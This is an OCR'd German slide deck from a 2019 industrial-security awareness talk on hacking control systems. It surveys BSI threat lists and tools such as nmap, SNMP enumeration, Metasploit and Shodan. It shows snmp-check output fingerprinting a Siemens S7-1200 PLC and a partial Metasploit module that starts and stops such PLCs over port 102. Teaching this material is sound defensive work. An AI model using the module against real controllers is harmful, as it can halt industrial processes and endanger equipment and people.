Mittelstand 4.0 Kompetenzzentrum Chemnitz

Betrieb 4.0 machen!

Mittelstand-Digital

Gefördert durch:
Bundesministerium für Wirtschaft und Energie
aufgrund eines Beschlusses des Deutschen Bundestages

Industrie 4.0 – Live Hacking von Steuerungsanlagen

Mainz, 11.09.2019

Roland Hallau

tti Technologietransfer und Innovationsförderung Magdeburg GmbH

TECHNISCHE UNIVERSITÄT CHEMNITZ

Fraunhofer IWU

ICM Institut Chemnitzer Maschinen- und Anlagenbau e.V.

IHK Industrie- und Handelskammer Chemnitz

tti TECHNOLOGIETRANSFER UND INNOVATIONSFÖRDERUNG MAGDEBURG GmbH


IT-Sicherheit

„Das ‚S' in IoT steht für Sicherheit!"

(unbekannt)


Industrielle Steuerungen

- Industrielle Steuerung = Industrial Control System ICS
- Überbegriff für industrielle Steuerungen
- ICS verarbeiten Informationen und steuern regelbasiert



Industrielle Steuerungen


Automatisierungspyramide



Industrielle Steuerungen

Human Machine Interface

- Mensch-Maschine-Schnittstelle
- Visualisiert den Prozess (Darstellung von Istwerten)
- Dient oft zur Eingabe von Sollwerten
- Panel-PC mit Touchscreen



Industrielle Steuerungen

Top 10 Bedrohungen nach Bundesamt für Sicherheit in der Informationstechnologie (BSI)

Nr.	Top 10 2016	Top 10 2014
1.	Social Engineering and Phishing	Infektion mit Schadsoftware über Internet und Intranet
2.	Einschleusen von Schadcode über Wechseldatenträger und externe Hardware	Einschleusen von Schadcode über Wechseldatenträger und externe Hardware
3.	Infektion mit Schadsoftware über Internet und Intranet	Social Engineering
4.	Einbruch über Fernwartungszugänge	Menschliches Fehlverhalten und Sabotage
5.	Menschliches Fehlverhalten und Sabotage	Einbruch über Fernwartungszugänge
6.	(Internet)-verbundene Steuerungskomponenten	(Internet)-verbundene Steuerungskomponenten
7.	Technisches Fehlverhalten und höhere Gewalt	Technisches Fehlverhalten und höhere Gewalt
8.	Kompromittierung von Extranet und Cloud-Komponenten	Kompromittierung von Smartphone im Produktionsumfeld
9.	(D)DoS Angriffe	Kompromittierung von Extranet und Cloud-Komponenten
10.	Kompromittierung von Smartphone im Produktionsumfeld	(D)DoS Angriffe

Quelle: https://www.allianz-fuer-cybersicherheit.de/ACS/DE/_/downloads/BSI-CS_005.pdf%3bjsessionid=31D99F123864924D07605528E1B40837.2_cid369?__blob=publicationFile&v=4

Industrielle Steuerungen

Top 10 Bedrohungen nach BSI (2018 und 2019)

Nr.	Top 10 - 2019	Top 10 - 2018
1.	Einschleusen von Schadcode über Wechseldatenträger und externe Hardware	Unberechtigte Nutzung von Fernwartungszugängen
2.	Infektion mit Schadsoftware über Internet und Intranet	Online-Angriff über Office-/Enterprise-Netze
3.	Menschliches Fehlverhalten und Sabotage	Angriff auf eingesetzte Standardkomponenten im ICS-Netz
4.	Kompromittierung von Extranet und Cloud-Komponenten	(D)DoS Angriffe
5.	Social Engineering and Phishing	Menschliches Fehlverhalten und Sabotage
6.	(D)DoS Angriffe	Einschleusen von Schadcode über Wechseldatenträger und externe Hardware
7.	Internet-verbundene Steuerkomponenten	Lesen und Schreiben von Nachrichten im ICS-Netz
8.	Einbruch in Fernwartungszugänge	Unberechtigter Zugriff auf Ressourcen
9.	Technisches Fehlverhalten und höhere Gewalt	Angriffe auf Netzwerkkomponenten
10.	Kompromittierung von Smartphones im Produktionsumfeld	Technisches Fehlverhalten und höhere Gewalt


Quelle 18.03.2019: https://www.allianz-fuer-cybersicherheit.de/ACS/DE/_/downloads/BSI-CS_005.pdf%3bjsessionid=31D99F123864924D07605528E1B40837.2_cid369?__blob=publicationFile&v=4

Industrielle Steuerungen

Potenzielle Bedrohungsquellen

Industrielle Steuerungen

Vorgehen bei der internen Manipulation



Identifikation von Netzwerkkomponenten

System Kali Linux

- Entwickelt für professionelle Sicherheitsfachleute
- > 300 Werkzeuge zum Test der Sicherheit in Computersystemen


Datensammlung von Personen oder Unternehmen	Ausspähen von Netzwerken	Penetrationstests
Manipulationstools	Knacken und Testen von Passwörtern	Entwickeln und Testen von „Exploits“

- Achtung: ggf. rechtliche Konsequenzen bei Nutzung

Identifikation von Netzwerkkomponenten

Werkzeug NMAP

- Network Mapper
  - https://nmap.org
- Einsatzzweck
  - Netzwerkdiagnose
  - Netzwerkkomponenten finden und identifizieren
  - liefert Informationen zu Netzwerkkomponenten (z.B. Betriebssystem, Firmware, offene Ports)



Identifikation von Netzwerkkomponenten


Werkzeug SNMP


- Simple Network Management Protocol
- Standard zur
  - Überwachung von Netzwerkkomponenten
  - Fernsteuerung und -konfiguration von Netzwerkkomponenten
  - Fehlererkennung und -benachrichtigung
- Schwächen bei der Sicherheit

```
root@kali:~# snmp-check -t 192.168.0.2
snmpcheck v1.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)

[*] Try to connect to 192.168.0.2
[*] Connected to 192.168.0.2
[*] Starting enumeration at 2016-07-27 09:12:37

[*] System information
-------------------------------------------------------------

Description            : Siemens, SIMATIC S7, CPU-1200, 6ES7
Uptime system          : 0.00 seconds
Uptime SNMP daemon     : 7 hours, 48:49.40
Motd                   : -

[*] Network information
-------------------------------------------------------------
```

Schwachstellensuche

Statistik





https://scadahacker.com

Schwachstellensuche

Standardisierte Auflistung und Bewertung von Schwachstellen

National Vulnerability Database - NIST

- https://web.nvd.nist.gov/view/vuln/search

CVE Details – MITRE

- http://www.cvedetails.com

Exploit-Database

- https://www.exploit-db.com

Datenbank für IT-Angriffsanalysen des Hasso-Plattner-Instituts

- https://hpi-vdb.de/vulndb

ICS-CERT ICS-Cyber Emergency Responce Team (NCCIC)

- https://ics-cert.us-cert.gov

Schwachstellensuche

Ergebnis der Recherche im Internet

- Exploit
  - Quelltext oder methodische Beschreibung zur Manipulation
- Zero-Day-Exploit (besondere Form)
  - Gegenmaßnahmen noch nicht verfügbar (update)


```
# Exploit Title:  Simatic S7 1200 CPU command module
# Date: 15-12-2015
# Exploit Author: Nguyen Manh Hung
# Vendor Homepage: http://www.siemens.com/
# Tested on: Siemens Simatic S7-1214C
# CVE : None
require 'msf/core'

class Metasploit3 < Msf::Auxiliary

    include Msf::Exploit::Remote::Tcp
    include Msf::Auxiliary::Scanner
    def initialize(info = {})
        super(update_info(info,
            'Name'=> 'Simatic S7-1200 CPU START/STOP Module',
            'Description'    => %q{
                Update 2015
                The Siemens Simatic S7-1200 S7 CPU start and stop functions over ISO-TSAP.
            },
            'Author'      => 'Nguyen Manh Hung <tdh.mhung@gmail.com>',
            'License'           => MSF_LICENSE,
            'References'     =>
                [
                    [ 'nil' ],
                ],
            'Version'        => '$Revision$',
            'DisclosureDate' => '11-2015'
            ))

            register_options(
                [
                    Opt::RPORT(102),
                    OptInt.new('FUNC',[true,'func',1]),
                    OptString.new('MODE', [true, 'Mode select:
                    START -- start PLC
                    STOP  -- stop PLC
                    SCAN  -- PLC scanner',"SCAN"]),
                ], self.class)
    end
##############################################################################################
    def packet()
        packets=[       #dua tren TIA portal thay cho hello plc
                        "\x03\x00\x00\x23\x1e\xe0\x00\x00"+
                        "\x00\x06\x00\xc1\x02\x06\x00\xc2"+
                        "\x0f\x53\x49\x4d\x41\x54\x49\x43"+
                        "\x2d\x52\x4f\x4f\x54\x2d\x45\x53"+
                        "\xc0\x01\x0a",

                        #session debug
                        "\x03\x00\x00\xc0\x02\xf0\x80\x72"+
                        "\x01\x00\xb1\x31\x00\x00\x04\xca"+
                        "\x00\x00\x00\x02\x00\x00\x01\x20"+
                        "\x36\x00\x00\x01\x1d\x00\x04\x00"+
                        "\x00\x00\x00\x00\xa1\x00\x00\x00"+
                        "\xd3\x82\x1f\x00\x00\xa3\x81\x69"+
                        "\x00\x15\x16\x53\x65\x72\x76\x65"+
```

Schwachstellensuche

„Analyse im Labor“

Wireshark - kostenloses Tool

- Netzwerkanalyse
- Aufzeichnung und Analyse des Datenverkehrs im einem Netzwerk




Manipulation

Werkzeug Metasploit

- Nutzung des Metasploit Framework
  - Informationssammlung zu bekannten Sicherheitslücken
- Funktionen zur (Aus)-Nutzung von Schwachstellen (Exploits)
  - Pufferüberlauf
  - Eigenen Quelltext hochladen und ausführen
  - Software ausführen


Industrielle Steuerungen


Vom Office-Netz zur Produktion I




Industrielle Steuerungen

Vom Office-Netz zur Produktion II





- Datenaustausch mit Firewall
  - Fehlerhafte Konfiguration
  - Softwarefehler
  - Architekturfehler
- nicht dokumentierte Datenleitung



Industrielle Steuerungen

Verbindung mit dem Internet

- Einbindung von industriellen Steuerungen in das Internet stark zunehmend (Industrie/Wirtschaft 4.0)
- Systeme sichtbar für Suchmaschinen

Shodan
- https://shodan.io

Censys
- https://censys.io

